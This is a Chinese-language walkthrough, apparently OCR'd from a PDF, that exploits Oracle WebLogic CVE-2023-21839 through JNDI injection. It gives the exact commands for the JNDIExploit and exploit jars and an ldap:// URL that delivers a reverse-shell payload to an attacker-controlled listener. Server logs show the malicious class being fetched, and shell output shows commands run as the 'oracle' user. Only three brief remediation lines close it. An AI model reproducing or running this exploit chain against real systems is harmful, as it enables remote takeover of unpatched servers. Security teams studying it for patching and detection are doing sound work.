
开启LDAP和HTTP服务

[工具地址]


```
java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1
```

查看可以使用的服务内容（payload）：

```
java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1 -u
```



本地监听端口6666：




在本地执行命令进行攻击

[工具地址]

```
java -jar Weblogic-CVE-2023-21839.jar 192.168.100.134:7001
ldap://192.168.100.1:1389/Basic/ReverseShell/192.168.100.1/6666
```

PS：java环境为JDK8否则无法运行，报错



LDAP和HTTP服务端返回信息：

```
F:\WeblogicExp\JNDIExploit.v1.4\JNDIExploit1.4>java -jar JNDIExploit-1.4-SNAPSHOT.jar -i 192.168.100.1
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 3456...
[+] Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666
[+] Paylaod: reverseshell
[+] IP: 192.168.100.1
[+] Port: 6666
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference pay
load
[+] Send LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 redirecting to http://192.168.100.1:
3456/ExploitJPJs7cMVuJ.class
[+] New HTTP Request From /192.168.100.134:37664  /ExploitJPJs7cMVuJ.class
[+] Receive ClassRequest: ExploitJPJs7cMVuJ.class
[+] Response Code: 200
[+] Received LDAP Query: Basic/ReverseShell/192.168.100.1/6666
[+] Paylaod: reverseshell
[+] IP: 192.168.100.1
[+] Port: 6666
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.100.1/6666 with basic remote reference pay
load
[+] Send LDAP reference result for Basic/ReverseShell/192.168.100.1/6666 redirecting to http://192.168.100.1:
3456/ExploitzX1guahrXA.class
[+] New HTTP Request From /192.168.100.134:56740  /ExploitzX1guahrXA.class
[+] Receive ClassRequest: ExploitzX1guahrXA.class
[+] Response Code: 200
```

查看本地监听端口：

成功反弹shell


```
192.168.100.134: inverse host lookup failed: h_errno 11004
connect to [192.168.100.1] from (UNKNOWN) [192.168.100.134] 32882
bash: no job control in this shell
[oracle@09b7c63226c8 base_domain]$ whoami
whoami
oracle
[oracle@09b7c63226c8 base_domain]$ ls /
ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
u01
usr
var
[oracle@09b7c63226c8 base_domain]$
```

反弹成功

另一种方法，直接使用工具，发送JNDI地址服务（开启JNDI）：


输入url，验证漏洞

验证回显：




开启服务和以上一致

放入JNDI地址当中，然后执行，一键利用，服务端返回相应的信息以及状态：



查看监听：

成功反弹shell



修复方案

> 1. 使用连接筛选器临时阻止外部访问7001端口的T3/T3s协议
> 2. 禁用IIOP协议。
> 3. 升级weblogic版本，更新最新补丁。